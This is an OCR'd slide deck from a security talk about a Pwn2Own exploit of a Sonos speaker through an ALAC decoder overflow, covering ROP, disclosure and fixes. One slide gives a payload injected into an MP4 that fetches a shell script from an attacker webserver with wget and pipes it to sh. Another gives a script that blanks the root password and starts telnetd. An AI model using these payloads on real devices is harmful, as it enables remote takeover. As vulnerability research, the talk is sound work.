


Exploitation 2

Stack & heap overflow ROP

PC →

```
ADD     X2, X2, #0x380
MOV     X0, X21 ; s
MOV     X1, #0x400 ; maxlen
ADD     X23, X29, #0x60 ; `
BL      .snprintf
MOV     X1, X23
MOV     X0, X21
BL      split_arg_and_execve
CMN     W0, #1
```




Exploitation 2

Stack & heap overflow ROP

PC →

```
ADD     X2, X2, #0x380
MOV     X0, X21 ; s
MOV     X1, #0x400 ; maxlen
ADD     X23, X29, #0x60 ; `
BL      .snprintf
MOV     X1, X23
MOV     X0, X21
BL      split_arg_and_execve
CMN     W0, #1
```



Exploitation 2

Stack & heap overflow shell command execution

Fetch Shell script on the attacker webserver and execute it

```
# inject the bash command
cmd=b"/bin/sh -c wget${IFS}-O${IFS}-${IFS}http://%s:%d/cmd.sh|sh\x00" % (bytes(host, encoding="utf8"), port)
mp4[frame_pos+config["cmd_offset"]:frame_pos+config["cmd_offset"]+len(cmd)] = cmd
```


Disable the root password and start telnetd

```
#!/bin/sh
/bin/echo 'root::0:0:root:/:/bin/sh' > /jffs/p
/bin/mount -o bind /jffs/p /etc/passwd
/usr/sbin/telnetd &
exit 0
```

Pwn2own

Done in remote:

- Zoom room 1 (H-30min) : network setup with ZDI and basic checks
- Zoom room 2 : attempts, streamed on Youtube
- Zoom room 3 : disclosure



- 2 success on the Sonos (Synacktiv & DEVCORE)
- First attempt on the Sonos : Fail (python-requests SSL failure)
- Success on the second attempt

Fun fact

ALAC vulnerability

Many implementations have the same bug

- Mediatek
- Qualcomm
- Android

Strange ?

- Apple ALAC reference code contains the vulnerability, so the developers probably copied it into their implementations
- No vulnerability in Apple own implementation

Conclusion

- Very fun research and a very good team experience: Synacktiv Master of Pwn
- Be careful with crash reporter, some vendors really use them to fix vulnerabilities
- Vulnerabilities are now fixed
- PIE and Stack Canaries are now part of the binary protections

Questions

?